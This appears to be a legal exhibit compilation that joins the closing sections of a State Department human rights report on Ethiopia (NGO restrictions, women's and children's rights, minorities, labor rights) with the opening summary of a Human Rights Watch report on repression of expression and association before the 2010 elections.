The government publishes its laws and regulations in the national gazette prior to their taking effect. The Government Communications Affairs Office managed contacts between the government, the press, and the public; the private press reported the government rarely responded to its queries.

Section 5. Governmental Attitude Regarding International and Nongovernmental Investigation of Alleged Violations of Human Rights

A few domestic human rights groups operated, but with significant government restrictions. The government was generally distrustful and wary of domestic human rights groups and international observers. State controlled media were critical of international human rights groups such as Human Rights Watch. The government strongly criticized Human Rights Watch on several occasions during the year for what it described as biased and inaccurate reporting. The government also criticized an International Crisis Group (ICG) report that analyzed the impact of the death of Prime Minister Meles, claiming the ICG applied "very questionable standards" and did not reflect the reality on the ground.

The CSO law prohibits charities, societies, and associations (NGOs or CSOs) that receive more than 10 percent of their funding from foreign sources from engaging in activities that advance human and democratic rights or promote equality of nations, nationalities, peoples, genders, and religions; the rights of children and persons with disabilities; conflict resolution or reconciliation; or the efficiency of justice and law enforcement services. There were 3,522 organizations registered before the CSO law was adopted, although not all were active. Upon enactment of the CSO law, all charities were required to reregister with the government's

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Charities and Societies Agency (ChSA). The implementation of the law continued to result in the severe curtailment of NGO activities related to human rights. In July the UN high commissioner for human rights expressed concern that civil society space “has rapidly shrunk” since the CSO law came into existence.

As of October 2,852 CSOs, both old and new, had been registered under the law. Of these, 389 were foreign charities, 491 were “resident” charities, 1,865 were “local” charities, 60 were adoption agencies, and 47 were consortia. The government maintained that the majority of organizations that did not reregister were not functional organizations prior to the passage of the law. Some human rights defender organizations adjusted to the law by registering either as local charities, meaning they could not raise more than 10 percent of their funds from foreign donors but could act in the specified areas, or as resident charities, which allowed foreign donations above 10 percent but prohibited activities in those areas.

One of several sets of implementing regulations under the law, the so-called 70/30 rule, caps administrative spending at 30 percent of an organization’s operating budget. The regulations define training of teachers, agricultural and health extension workers, and other government officials as an “administrative” cost, contending the training does not directly affect beneficiaries, thus limiting the number of training programs that can be provided by development assistance partners who prefer to employ train-the-trainer models to reach more persons. After discussions with development assistance partners, the government agreed to address application of this regulation on a case-by-case basis. A Civil Society Sector Working Group cochaired by the Ministry of Federal Affairs and a representative of the donor community convenes periodically to monitor and discuss challenges that arise as the law is implemented.

In October the ChSA announced it had closed 10 CSOs over the past two years because of improper payment of taxes and lack of adherence to the CSO law and related regulations. The agency also reportedly issued warnings to an additional 476 CSOs.

On October 19, the Supreme Court upheld the ChSA’s 2010 freezing of funds received by the Human Rights Council (HRCO) and the Ethiopian Women Lawyers’ Association (EWLA) from foreign sources.

The government denied NGOs access to federal prisons, police stations, and political prisoners, with the exception of JFA-PFE, one of only three organizations granted an exemption enabling them to raise unlimited funds from foreign sources

and engage in human rights advocacy. JFA-PFE was permitted to visit prisoners and played a positive role in improving prisoners' chances for clemency.

Restrictions that limited the access of human rights organizations, the media, humanitarian agencies, and diplomatic missions to conflict-affected areas continued, particularly with regard to the Somali Region conflict zones of Fik, Degahbur, Korahe, and parts of Warder. The partial relaxation of those restrictions that began in the previous year continued, with humanitarian access in the Somali Region improving in particular. Journalists were required to register before entering conflict regions. The government lacked a clear policy on NGO access to sensitive areas, leading regional government officials and military officials frequently to refer requests for access to the federal government. There were isolated reports of regional police or local militias blocking NGOs' access to particular locations on particular days, citing security concerns.

There were credible reports security officials intimidated or detained local individuals to prevent them from meeting with NGOs and foreign government officials who were investigating allegations of abuse.

Government Human Rights Bodies: The government-established EHRC, which is funded by the parliament and subject to parliamentary review, is a semiautonomous body that investigates human rights complaints and produces annual and thematic reports. The commission operated 112 legal aid centers in collaboration with 17 universities and two civil society organizations, the EWLA and the Ethiopian Christian Lawyers Fellowship. The commission also completed the preparatory measures to sign collaborative agreements with two additional universities. The EHRC reported its Addis Ababa headquarters resolved 90 percent of the 952 complaints submitted to it during the year.

The Office of the Ombudsman has authority to receive and investigate complaints with respect to administrative mismanagement by executive branch offices. The office received 2,094 complaints in Addis Ababa from September 2011 to September 2012. Of these, the ombudsman opened investigations into 784, and the office reported it resolved the remaining cases through alternative means. The majority of complaints dealt with social security, labor, housing, and property disputes. The Office of the Ombudsman did not compile nationwide statistics. The Ombudsman's Office opened five new offices around the country during the year.

In May the government completed drafting of a National Human Rights Action Plan, with an implementation coordinating office to be housed at the Ministry of Justice.

Section 6. Discrimination, Societal Abuses, and Trafficking in Persons

The constitution provides all persons equal protection without discrimination based on race, nation, nationality or other social origin, color, gender, language, religion, political or other opinion, property, birth, or status. However, in practice the government did not fully promote and protect these rights.

Women

Rape and Domestic Violence: The law criminalizes rape and provides for penalties of five to 20 years' imprisonment, depending on the severity of the case; however, the law does not expressly address spousal rape. The government did not fully enforce the law, partially due to widespread underreporting. Recent statistics on the number of abusers prosecuted, convicted, or punished were not available. Anecdotal evidence suggested reporting of rapes had increased since the 2004 revision of the criminal code but the justice system was unable to keep up with the number of cases.

Domestic violence, including spousal abuse, was a pervasive social problem. The government's 2011 Demographic and Health Survey (DHS) found that 68.4 percent of women believe wife beating was justified. The previous survey, conducted in 2005, found 81 percent approval, showing a downward trend. The 2011 DHS revealed 45 percent of men felt that wife beating was justified, down from 52 percent found in the 2005 DHS data.

Although women had recourse to the police and the courts, societal norms and limited infrastructure prevented many women from seeking legal redress, particularly in rural areas. The government prosecuted offenders on a limited scale. Domestic violence is illegal, but government enforcement of laws against rape and domestic violence was inconsistent. Depending on the severity of damage inflicted, legal penalties range from small fines to imprisonment for up to 10 to 15 years.

Domestic violence and rape cases often were delayed significantly and given low priority. In the context of gender-based violence, significant gender gaps in the justice system remained, due to poor documentation and inadequate investigation.

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During the year, “child friendly” benches were established specifically to hear cases involving violence against children and women. Police officers were required to receive domestic violence training from domestic NGOs and the Ministry of Women’s Affairs. There was a commissioner for women’s and children’s affairs in the EHRC.

Women and girls experienced gender-based violence, but it was underreported due to cultural acceptance, shame, fear, or a victim’s ignorance of legal protections.

The government established a National Commission for Children’s and Women’s Affairs in 2005, as part of the EHRC, to investigate alleged human rights violations against women and children.

Harmful Traditional Practices: The most prevalent harmful traditional practices, besides FGM/C, were uvulectomy (cutting or removal the uvula, the piece of flesh that hangs down at the rear of the mouth), tonsillectomy (cutting or removal of the tonsils), and marriage by abduction.

Marriage by abduction is illegal, although it continued in some regions, including Amhara, Oromia, and SNNPR, despite the government’s attempts to combat the practice. Forced sexual relationships accompanied most marriages by abduction, and women often experienced physical abuse during the abduction. Abductions led to conflicts among families, communities, and ethnic groups. In cases of marriage by abduction, the perpetrator did not face punishment if the victim agreed to marry the perpetrator.

Female Genital Mutilation/Cutting (FGM/C): One of the most prevalent harmful traditional practices, FGM/C, is illegal, but the government did not actively enforce this prohibition or punish those who practiced it. The practice was still widespread; however, according to a 2010 Population Council survey the rates continued to fall. Eighty percent of women ages 40 to 49 reported they were subjected to FGM/C, while 58 percent of girls and women ages 15 to 19 reported the same. The prevalence of FGM/C was highest in the Afar, SNNPR, and Oromia regions.

Sexual Harassment: Sexual harassment was widespread. The penal code prescribes penalties of 18 to 24 months’ imprisonment; however, authorities generally did not enforce harassment laws.

Reproductive Rights: Individuals have the right to decide freely and responsibly the number, spacing, and timing of children and to have the information and means to do so free from discrimination, coercion, and violence. The 2011 DHS indicated a contraceptive prevalence of 29 percent nationwide among married women, a twofold increase from the survey done six years earlier. The 2011 DHS indicated the maternal mortality rate was 676 per 100,000 live births as compared with 673 per 100,000 reported in the 2005 DHS. Principle causes of maternal mortality included excessive bleeding, infection, hypertensive complications, and obstructed labor, with the underlying cause being the prevalence of home births. Only 9 percent of women reported delivering in a health facility or with a skilled birth attendant. According to the Federal Minister of Health, a government program known as the Health Development Army resulted in this figure reaching approximately 50 percent in the Tigray Region.

Discrimination: Discrimination against women was most acute in rural areas, where an estimated 85 percent of the population lives. The law contains discriminatory regulations, such as the recognition of the husband as the legal head of the family and the sole guardian of children more than five years old. Courts generally did not consider domestic violence by itself a justification for granting a divorce. Irrespective of the number of years the marriage existed, the number of children raised, and joint property, the law entitled women to only three months' financial support if a relationship ended. There was limited legal recognition of common-law marriage. A common-law husband had no obligation to provide financial assistance to his family, and as a result, women and children sometimes faced abandonment. Notwithstanding progressive provisions in the formal law, traditional courts continued to apply customary law in economic and social relationships.

According to the constitution all land belongs to the government. Both men and women have land-use rights, which they can pass on as an inheritance. Land law varies among regions. All federal and regional land laws empower women to access government land. Inheritance laws also enable widowed women to inherit joint property they acquired during marriage.

In urban areas women had fewer employment opportunities than men, and the jobs available did not provide equal pay for equal work. Women's access to gainful employment, credit, and the opportunity to own or manage a business was further limited by their generally lower level of education and training and by traditional attitudes.

The Ministry of Education reported female participation in undergraduate and postgraduate programs increased to 144,286 during the 2011-12 academic year, compared with 123,706 in 2010-11, continuing the trend of increasing female participation in higher education.

Children

Birth registration: Citizenship is derived from one's parents. The law requires that all children be registered at birth. In practice children born in hospitals were registered while most children born outside of hospitals were not. The overwhelming majority of children, particularly in rural areas, were born at home.

Education: As a policy, primary education was universal and tuition-free; however, there were not enough schools to accommodate the country's youth, particularly in rural areas. The cost of school supplies was prohibitive for many families, and there was no legislation to enforce compulsory primary education. The number of students enrolled in schools expanded faster than trained teachers could be deployed.

Child Abuse: Child abuse was widespread. In March a YouTube video of a young girl being repeatedly abused by a female caretaker went viral, spurring the establishment of a Facebook group called Ethiopians Against Child Abuse. A 2009 study conducted by the African Child Policy Forum revealed prosecuting offenders for sexual violence against children was difficult due to inconsistent interpretation of laws among legal bodies and the offender's right to bail, which often resulted in the offender fleeing or coercing the victim or the victim's family to drop the charges. During the year, "child friendly" benches were established specifically to hear cases involving violence against children and women.

Child Marriage: The law sets the legal marriage age for girls and boys at 18; however, this law was not enforced uniformly, and rural families were sometimes unaware of this provision. In several regions it was customary for older men to marry young girls, although this traditional practice continued to face greater scrutiny and criticism.

According to the 2011 DHS the median age of first marriage among women surveyed between the ages of 20 and 49 was 17.1 years. The age of first marriage appeared to be rising. In 2005 the median age of marriage for women surveyed between 20 and 24 was 16.5 years, and while 39 percent of women between 45 and

49 reported being married by age 15, only 8 percent of young women between 15 and 19 reported being or having been married.

In the Amhara and Tigray regions, girls were married routinely as early as age seven. Child marriage was the most prevalent in the Amhara Region, where the median first marriage age was 15.1 years per the 2011 DHS, compared with 14.7 years in 2005. Regional governments in Amhara and, to a lesser extent, Tigray offered programs to educate young women on issues associated with early marriage.

Harmful Traditional Practices: Societal abuse of young girls continued to be a problem. Harmful practices included FGM/C, early marriage, marriage by abduction, and food and work prohibitions. A 2006 African Child Policy Forum retrospective survey indicated 68.5 percent of girls surveyed in the country had been abused sexually and 84 percent had been abused physically.

The majority of girls in the country had undergone some form of FGM/C. FGM/C was much less common in urban areas, where only 15 percent of the population lived. Girls typically experienced clitoridectomies seven days after birth (consisting of an excision of the clitoris, often with partial labial excision) and faced infibulation (the most extreme and dangerous form of FGM/C) at the onset of puberty. A 2008 study funded by Save the Children Norway reported a 24 percent national reduction in FGM/C cases over the previous 10 years, due in part to a strong anti-FGM/C campaign. The campaign continued to have an effect in the SNNPR and Afar regions during the year, although reliable sources in SNNPR reported infibulation still was administered on most girls. The penal code criminalizes practitioners of clitoridectomy, with imprisonment of at least three months or a fine of at least 500 birr (\$28). Infibulation of the genitals is punishable with imprisonment of five to 10 years. However, no criminal charges have ever been brought for FGM/C. The government discouraged the practice of FGM/C through education in public schools, the Health Extension Program, and broader mass media campaigns.

Sexual Exploitation of Children: The minimum age for consensual sex is 18 years, but this law was not enforced. The law provides for three to 15 years in prison for sexual intercourse with a minor. The law provides for one year in prison and a fine of 10,000 birr (\$550) for trafficking in indecent material displaying sexual intercourse by minors. The law prohibits profiting from the prostitution of minors and inducing minors to engage in prostitution; however, commercial sexual exploitation of children continued, particularly in urban areas. Girls as young as

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age 11 reportedly were recruited to work in brothels. Customers often sought these girls because they believed them to be free of sexually transmitted diseases. Young girls were trafficked from rural to urban areas. They also were exploited as prostitutes in hotels, bars, resort towns, and rural truck stops. Reports indicated family members forced some young girls into prostitution.

Infanticide: Ritual and superstition-based infanticide continued in remote tribal areas, particularly the South Omo Valley. Local governments worked to educate communities against the practice.

Displaced Children: According to a 2010 report by the Ministry of Labor and Social Affairs, approximately 150,000 children lived on the streets, of whom 60,000 were in the capital. The ministry's report stated families' inability to support children due to parental illness or insufficient household income exacerbated the problem. These children begged, sometimes as part of a gang, or worked in the informal sector.

A 2010 Population Council Young Adult Survey found that 82.3 percent of boys who lived or worked on the streets had been to or had enrolled in school, 26.4 percent had lost one parent, and 47.2 percent had lost both parents. Among these boys, 72 percent had worked for pay at some point in their lives. Government and privately run orphanages were unable to handle the number of street children.

Institutionalized Children: There were an estimated 5.4 million orphans in the country, according to a 2010 report by the Central Statistics Authority. The vast majority lived with extended family members. Government orphanages were overcrowded, and conditions were often unsanitary. Due to severe resource constraints, hospitals and orphanages often overlooked or neglected abandoned infants. Institutionalized children did not receive adequate health care, and several infants in SNNPR died due to lack of adequate medical attention.

International Child Abductions: The country is not a party to the 1980 Hague Convention on the Civil Aspects of International Child Abduction.

Anti-Semitism

The Jewish community numbered approximately 2,000; there were no reports of anti-Semitic acts.

Trafficking in Persons

See the Department of State's *Trafficking in Persons Report* at www.state.gov/j/tip.

Persons with Disabilities

The constitution does not mandate equal rights for persons with disabilities. However, two laws prohibit discrimination against persons with physical and mental disabilities in employment and mandate access to buildings. It is illegal for deaf persons to drive.

The Right to Employment of Persons with Disabilities Proclamation prohibits employment discrimination based on disability. It also makes employers responsible for providing appropriate working or training conditions and materials to persons with disabilities. The law specifically recognizes the additional burden on women with disabilities. The government took limited measures to enforce the law, for example, by assigning interpreters for hearing-impaired civil service employees.

The Building Proclamation mandates building accessibility and accessible toilet facilities for persons with physical disabilities, although specific regulations that define the accessibility standards have not been adopted. Buildings and toilet facilities were usually not accessible. Landlords are required to give persons with disabilities preference for ground-floor apartments, and this was respected in practice.

Women with disabilities were more disadvantaged than men with disabilities in education and employment. An Addis Ababa University study from 2008 showed that female students with disabilities were subjected to a heavier burden of domestic work than their male peers. The 2010 Population Council Young Adult Survey found young persons with disabilities were less likely to have ever attended school than young persons without disabilities. The survey indicated girls with disabilities were less likely than boys with disabilities to be in school; 23 percent of girls with disabilities were in school, compared to 48 percent of girls without disabilities and 55 percent of boys without disabilities. Overall, 47.8 percent of young persons with disabilities surveyed reported not going to school due to their disability. Girls with disabilities also were much more likely to suffer physical and sexual abuse than girls without disabilities. Thirty-three percent of sexually experienced disabled girls reported having experienced forced sex. According to the same survey, some 6 percent of boys with disabilities had been beaten in the

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three months prior to the survey, compared to 2 percent of boys without disabilities.

There were several schools for hearing and visually impaired persons and several training centers for children and young persons with intellectual disabilities. There was a network of prosthetic and orthopedic centers in five of the nine regional states.

Several domestic associations, such as the Ethiopian National Association of the Blind, Ethiopian National Association of the Deaf, and Ethiopian National Association of the Physically Handicapped, like other civil society organizations, continued to be affected negatively by the CSO law.

National/Racial/Ethnic Minorities

The country has more than 80 ethnic groups, of which the Oromo, at approximately 35 percent of the population, is the largest. The federal system drew boundaries roughly along major ethnic group lines. Most political parties remained primarily ethnically based.

Clashes between ethnic groups during the year resulted in 100 to 150 deaths and the displacement of persons. Water shortages contributed to interethnic conflict.

On March 12, armed gunmen ambushed a passenger bus in Bonga, near the capital of the Gambella Region. After stopping the vehicle, the gunmen forced passengers off the bus and divided “highlanders” from locals (the term “highlanders” generally referred to persons from the Tigray or Amhara regions, although in Gambella the term also was applied more broadly to refer to those from outside the region). The gunmen opened fire on the highlanders, killing 21 persons and wounding nine.

Early in the year, around Moyale town, on the country’s border with Kenya, long-standing ethnic tensions erupted into large-scale violence as rival groups vied for resources. A series of retaliatory attacks on the Kenyan side of the border forced thousands of ethnic Borena (Borana) and Gebre (Gabbra) to flee into Ethiopia. In July rival Borena, Gebre, and Garre groups clashed on the Ethiopian side of the border, leading to as many as 85 deaths and displacing tens of thousands before federal forces contained the fighting.

Societal Abuses, Discrimination, and Acts of Violence Based on Sexual Orientation and Gender Identity

Consensual same-sex sexual activity is illegal and punishable by imprisonment under the law. There were some reports of violence against lesbian, gay, bisexual, and transgender (LGBT) individuals; reporting was limited due to fear of retribution, discrimination, or stigmatization. Persons did not identify themselves as LGBT persons due to severe societal stigma and the illegality of consensual same-sex sexual activity. Activists in the LGBT community stated they were followed and at times feared for their safety. There were periodic detainments of some in the LGBT community, combined with interrogation and alleged physical abuse.

The AIDS Resource Center in Addis Ababa reported the majority of self-identified gay and lesbian callers, the majority of whom were male, requested assistance in changing their behavior to avoid discrimination. Many gay men reported anxiety, confusion, identity crises, depression, self-ostracism, religious conflict, and suicide attempts.

Other Societal Violence or Discrimination

Societal stigma and discrimination against persons living with or affected by HIV/AIDS continued in the areas of education, employment, and community integration. Despite the abundance of anecdotal information, there were no statistics on the scale of the problem.

Section 7. Worker Rights

a. Freedom of Association and the Right to Collective Bargaining

The constitution and the law provide workers, except for certain categories of workers, with the right to form and join unions, conduct legal strikes, and bargain collectively; however, such rights are severely restricted or excessively regulated by other laws. The 2003 Labor Proclamation specifically excludes managerial employees, teachers, and civil servants (including judges, prosecutors, and security service workers) from organizing unions. The International Labor Organization (ILO) Committee of Experts on the Application of Conventions and Recommendations noted that the CSO law gives the government power to interfere in workers' right to organize, including through the registration, internal administration, and dissolution of organizations.

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A minimum of 10 workers is required to form a union. While the law provides all unions with the right to register, the government may refuse to register trade unions that do not meet its registration requirements. The law stipulates a trade union organization may not act in an overtly political manner. The law allows administrative authorities to appeal to the courts to cancel union registration for engaging in prohibited activities, such as political action. Seasonal and part-time agricultural workers cannot organize into labor unions. While the law prohibits antiunion discrimination by employers and provides for reinstatement for workers fired for union activity, it does not prevent an employer from creating or supporting a workers' organization for the purpose of controlling it.

While the law recognizes the right of collective bargaining, this right is severely restricted. Negotiations aimed at amending or replacing a collective agreement must be completed within three months of its expiration, or the provisions on wages and other benefits cease to apply. Civil servants, including public school teachers, have the right to establish and join professional associations, but are not allowed to negotiate for better wages or working conditions. Furthermore, the arbitration procedures in the public sector are more restrictive than those in the private sector.

Although the constitution and law provide workers with the right to strike to protect their interests, it contains detailed provisions prescribing excessively complex and time-consuming formalities that make legal strike actions difficult to carry out. A minimum of 30 days' advance notice must be given before striking when the case is referred to a court or a labor relations board. The law requires aggrieved workers to attempt reconciliation with employers before striking and includes a lengthy dispute settlement process. These provisions applied equally to an employer's right to lock workers out. Two-thirds of the workers involved must support a strike for it to occur. If a case has not already been referred to a court or labor relations board, workers retain the right to strike without resorting to either of these options, provided they give at least 10 days' notice to the other party and the Ministry of Labor and Social Affairs and make efforts at reconciliation.

The law also prohibits strikes by workers who provide essential services, including air transport and urban bus service workers, electric power suppliers, gas station personnel, hospital and pharmacy personnel, firefighters, telecommunications personnel, and urban sanitary workers. Such a discretionary list of essential services exceeds the ILO definition of essential services. The law prohibits retribution against strikers, but also provides for excessive civil or penal sanctions

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for unions and workers involved in nonauthorized strike actions. Unions can be dissolved for carrying out strikes in “essential services.”

The informal labor sector, including domestic workers, is not unionized and is not protected by labor laws. Lack of adequate staffing prevented the government from effectively enforcing applicable laws during the year. Court procedures were subject to lengthy delays and appeals.

Freedom of association and the right to collective bargaining were not respected in practice. Although the government permits unions, the major trade unions were government-established and -controlled entities. The government continued to use its authority to refuse to register the National Teachers’ Association (NTA) during the year on the grounds a national teacher association already existed. According to the Education International report to the ILO in 2011, members of the NTA were subjected to surveillance and harassment by government security agents, with the goal of intimidating teachers to abandon the NTA and forcing them to give up their long-standing demand for the formation of an independent union. In November the ILO Committee on Freedom of Association expressed its concern with regard to serious violations of the NTA’s trade union rights, including continuous interference in its internal organization that prevented it from functioning normally and interference by way of threats, dismissals, arrest, detention, and mistreatment of NTA members. The committee urged the government to register the NTA without delay; to ensure the CSO law was not applicable to workers’ and employers’ organizations; and to undertake civil service reform to fully ensure the right of civil servants to establish and join organizations of their own choosing.

While the government allowed citizens to exercise the right of collective bargaining freely, representatives negotiated wages only at the plant level. It was common for employers to refuse to bargain. Unions in the formal industrial sector made some efforts to enforce labor regulations.

Despite the law prohibiting antiunion discrimination, unions reported that employers frequently fired union activists. For example local government backed management at Balcha Hospital, Addis Ababa, that reportedly made efforts to establish a “yellow union” or employer-controlled union and to force workers to join it with the purpose of weakening the existing union. The chairperson of the factory workers’ union at a sugar factory in East Wellega in the Oromia Region was reportedly dismissed due to his union activities. There were reports most Chinese employers generally did not allow workers to form unions and often

transferred or fired union leaders, as well as intimidated and pressured members to leave unions. Lawsuits alleging unlawful dismissal often take years to resolve because of case backlogs in the courts. Employers found guilty of antiunion discrimination were required to reinstate workers fired for union activities and generally did so in practice. While the law prohibits retribution against strikers, most workers were not convinced the government would enforce this protection. Labor officials reported that, due to high unemployment and long delays in the hearing of labor cases, some workers were afraid to participate in strikes or other labor actions.

b. Prohibition of Forced or Compulsory Labor

The law prohibits most forms of forced or compulsory labor, including by children; however, the law also permits courts to order forced labor as a punitive measure. The government did not effectively enforce the forced labor prohibition, and forced labor occurred in practice. Both adults and children were forced to engage in street vending, begging, traditional weaving, or agricultural work. Children also worked in forced domestic labor. Situations of debt bondage also occurred in traditional weaving, pottery, cattle herding, and other agricultural activities, mostly in rural areas.

Also see the Department of State's *Trafficking in Persons Report* at www.state.gov/j/tip.

c. Prohibition of Child Labor and Minimum Age for Employment

By law the minimum age for wage or salary employment is 14 years. The minimum age provisions, however, only apply to contractual labor and do not apply to self-employed children or children who perform unpaid work. Special provisions cover children between the ages of 14 and 18, including the prohibition of hazardous or night work. The law defines hazardous work as work in factories or involving machinery with moving parts or any work that could jeopardize a child's health. Prohibited work sectors include passenger transport, electric generation plants, underground work, street cleaning, and many other sectors. The lack of labor inspectors and controls prevented the government from enforcing the law, leading to increasing numbers of children working in these sectors, particularly construction. The law expressly excludes children under age 16 attending vocational schools from legal protection with regard to the prohibition of young workers from performing hazardous work. The law does not permit

children between the ages of 14 and 18 to work more than seven hours per day or between 10 p.m. and 6 a.m., on public holidays or rest days, or overtime.

The government did not effectively enforce these laws in practice. The resources for inspections and the implementation of penalties were extremely limited. Despite the introduction of labor inspector training at Gondar University in 2011, insufficient numbers of labor inspectors and inspections resulted in lax enforcement of occupational safety and health measures and prohibitions against child labor.

The Ministry of Labor and Social Affairs (MOLSA) covers child labor issues, with support from the Ministry of Women, Children, and Youth Affairs. Cooperation, information sharing, and coordination between the ministries improved during the year. The National Action Plan (NAP) to Eliminate the Worst Forms of Child Labor was signed at the end of the year. The government conducted activities to raise awareness regarding child labor and piloted a child labor-free zone.

To underscore the importance of attending school, joint NGO and government-led community-based awareness raising activities targeted communities where children were heavily engaged in agricultural work. During the year the government invested in modernizing agricultural practices and constructing schools to combat the problem of children in agricultural sectors.

Child labor remained a serious problem, in both urban and rural areas. In both rural and urban areas, children often began working at young ages. Child labor was particularly pervasive in subsistence agricultural production, traditional weaving, fishing, and domestic work. A growing number of children worked in construction. Children in rural areas, especially boys, engaged in activities such as cattle herding, petty trading, plowing, harvesting, and weeding, while other children, mostly girls, collected firewood and fetched water. Children in urban areas, including orphans, worked in domestic service, often working long hours, which prevented many from attending school regularly. They also worked in manufacturing, shining shoes, making clothes, portering, directing customers to taxis, parking, public transport, petty trading, and occasionally herding animals. Some children worked long hours in dangerous environments for little or no wages and without occupational safety protection. Child laborers often faced physical, sexual, and emotional abuse at the hands of their employers.

Also see the Department of Labor's *Findings on the Worst Forms of Child Labor* at www.dol.gov/ilab/programs/ocft/tda.htm.

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d. Acceptable Conditions of Work

There is no national minimum wage. Some government institutions and public enterprises set their own minimum wages. Public sector employees, the largest group of wage earners, earned a monthly minimum wage of approximately 420 birr (\$23); employees in the banking and insurance sector had a minimum monthly wage of 336 birr (\$18). The official estimate for the poverty income level is approximately 315 birr (\$17) per month.

Only a small percentage of the population, concentrated in urban areas, was involved in wage-labor employment. Wages in the informal sector generally were below subsistence levels.

The law provides for a 48-hour maximum legal workweek with a 24-hour rest period, premium pay for overtime, and prohibition of excessive compulsory overtime. The country has 13 paid public holidays per year. The law entitles employees in public enterprise and government financial institutions to overtime pay; civil servants receive compensatory time for overtime work. The government, industries, and unions negotiated occupational safety and health standards. Workers specifically excluded by law from unionizing, including domestic workers and seasonal and part-time agricultural workers, generally did not benefit from health and safety regulations in the workplace.

The MOLSA's inspection department was responsible for enforcement of these standards. The country had 380 labor inspectors. However, due to lack of resources, these standards were not enforced effectively. The MOLSA's severely limited administrative capacity; lack of an effective mechanism for receiving, investigating, and tracking allegations of violations; and lack of detailed, sector-specific health and safety guidelines hampered effective enforcement of these standards. In addition penalties were not sufficient to deter violations.

Compensation, benefits, and working conditions of seasonal agricultural workers were far below those of unionized permanent agricultural employees. Although the government did little to enforce the law, in practice most employees in the formal sector worked a 39-hour workweek. However, many foreign, migrant, and informal sector workers worked more than 48 hours per week.

Workers have the right to remove themselves from dangerous situations without jeopardizing their employment. Despite this law most workers feared losing their

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jobs if they were to do so. Hazardous working conditions existed in the agricultural sector, which was the primary base of the country's economy. There were also reports of hazardous and exploitative working conditions in the construction and fledgling industrial sectors.

Exhibit B

Exhibit B

ETHIOPIA

“One Hundred Ways of Putting Pressure”

Violations of Freedom of Expression and Association in Ethiopia

HUMAN
RIGHTS
WATCH

JA 064



“One Hundred Ways of Putting Pressure”

Violations of Freedom of Expression and Association in Ethiopia

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Human Rights Watch
350 Fifth Avenue, 34th floor
New York, NY 10118-3299 USA
Tel: +1 212 290 4700, Fax: +1 212 736 1300
hrwnyc@hrw.org

Poststraße 4-5
10178 Berlin, Germany
Tel: +49 30 2593 06-10, Fax: +49 30 2593 0629
berlin@hrw.org

Avenue des Gaulois, 7
1040 Brussels, Belgium
Tel: + 32 (2) 732 2009, Fax: + 32 (2) 732 0471
hrwbe@hrw.org

64-66 Rue de Lausanne
1202 Geneva, Switzerland
Tel: +41 22 738 0481, Fax: +41 22 738 1791
hrwgva@hrw.org

2-12 Pentonville Road, 2nd Floor
London N1 9HF, UK
Tel: +44 20 7713 1995, Fax: +44 20 7713 1800
hrwuk@hrw.org

27 Rue de Lisbonne
75008 Paris, France
Tel: +33 (1)43 59 55 35, Fax: +33 (1) 43 59 55 22
paris@hrw.org

1630 Connecticut Avenue, N.W., Suite 500
Washington, DC 20009 USA
Tel: +1 202 612 4321, Fax: +1 202 612 4333
hrwdc@hrw.org

Web Site Address: <http://www.hrw.org>



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“One Hundred Ways of Putting Pressure” Violations of Freedom of Expression and Association in Ethiopia

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Summary

“They don’t come with a gun and say sign this document [party membership] but there are one hundred ways of putting pressure.”

—Aid official, Addis Ababa, June 16, 2009

On May 23, 2010, Ethiopian citizens will vote in the first parliamentary elections in Ethiopia since 2005, when the post-election period was marred by controversy and bloodshed. At least 200 people were killed in June and November 2005, the vast majority by security forces during protests over alleged election fraud, and the government arrested an estimated 30,000 people.

Over the past five years the Ethiopian government has restricted political space for the opposition, stifled independent civil society, and intensified control of the media. As this report describes, this has been a long-term policy with the relative freedom of the 2005 pre-election period standing out as an anomaly. Repression has gained greater momentum as the 2010 elections approach, with the government taking measures to avoid a replay of the events of 2005.

Opposition supporters have been attacked and arbitrarily detained and high-profile incidents have garnered some international attention. For example, Birtukan Midekssa, leader of the Unity for Democracy and Justice (UDJ) party, was re-arrested in December 2008 for allegedly violating the terms of her pardon and is now serving a life sentence. However, repression is usually much more subtle and insidious, involving threats, harassment, closure of offices, breaking up of meetings, and denying individuals access to state resources unless they are linked to the ruling party. In 2009, harsh new legislation affecting civil society and the media was enacted that constricts the ability of individuals to expose and criticize continuing serious violations of human rights in Ethiopia. These punitive measures restrict the rights to freedom of expression and association, have silenced independent voices, and contribute to chilling freedom of speech and opinion more broadly.

In the nearly 20 years that the Ethiopian People’s Revolutionary Democratic Front (EPRDF) has been in power, Ethiopia’s government has taken steps to promote economic development and has introduced the technical framework of democracy. The 1995 constitution incorporates a wide range of human rights standards, and government officials frequently voice the state’s commitment to meeting its human rights obligations. But these

steps, while important, have not ensured that Ethiopia's citizens are able to enjoy their fundamental rights.

As this report shows, in practice, Ethiopia's citizens are unable to speak freely, organize political activities, and challenge their government's policies—through peaceful protest, voting, or publishing their views—without fear of reprisal. Democracy's technical framework will remain a deceptive and hollow façade so long as Ethiopia's institutions lack independence from the ruling party and there is no accountability for abuses by state officials.

The Ethiopian government claims that the country is moving toward democracy—albeit slowly, given the many challenges it faces. But despite the lip service given to democracy and human rights, respect for core civil and political rights such as freedom of expression and association in Ethiopia is deteriorating.

This report, based on research in Ethiopia in 2009 and drawing on more than 12 years of documentation by Human Rights Watch and other organizations, presents an assessment of patterns of human rights abuses that will impact the environment in which the 2010 elections will be held. It traces the ways in which the ruling EPRDF's total control of local and district administration has been used to monitor and intimidate individuals at a household level, punish and undermine the livelihoods of citizens who do not abide by the ruling party, and create a climate of fear that suppresses freedom of expression and opinion.

Human Rights Watch interviews with residents of more than 50 *kebeles* (a village or neighborhood usually containing several hundred households) in three different regions of Ethiopia consistently point to a complex and multi-layered strategy aimed at preventing political opposition and dissent. *Kebele* councils are the primary unit of administration; they are a crucial mechanism for control over the rural communities that constitute 85 percent of Ethiopia's population. In Ethiopia's strict hierarchical society, challenging these officials was virtually unthinkable for decades.

Today, *kebele* officials wield a massive amount of power over their constituents in a myriad of ways, in a system where the line between state and ruling party is usually non-existent. *Kebele* officials determine eligibility for food assistance, recommend referrals to secondary health care and schools, and provide access to state-distributed resources like seeds, fertilizers, and other essential agricultural inputs. They also run the community social courts, which deal with minor claims and disputes at the *kebele* level; local prisons; and, in some places, local-level militia that are used to maintain law and order.

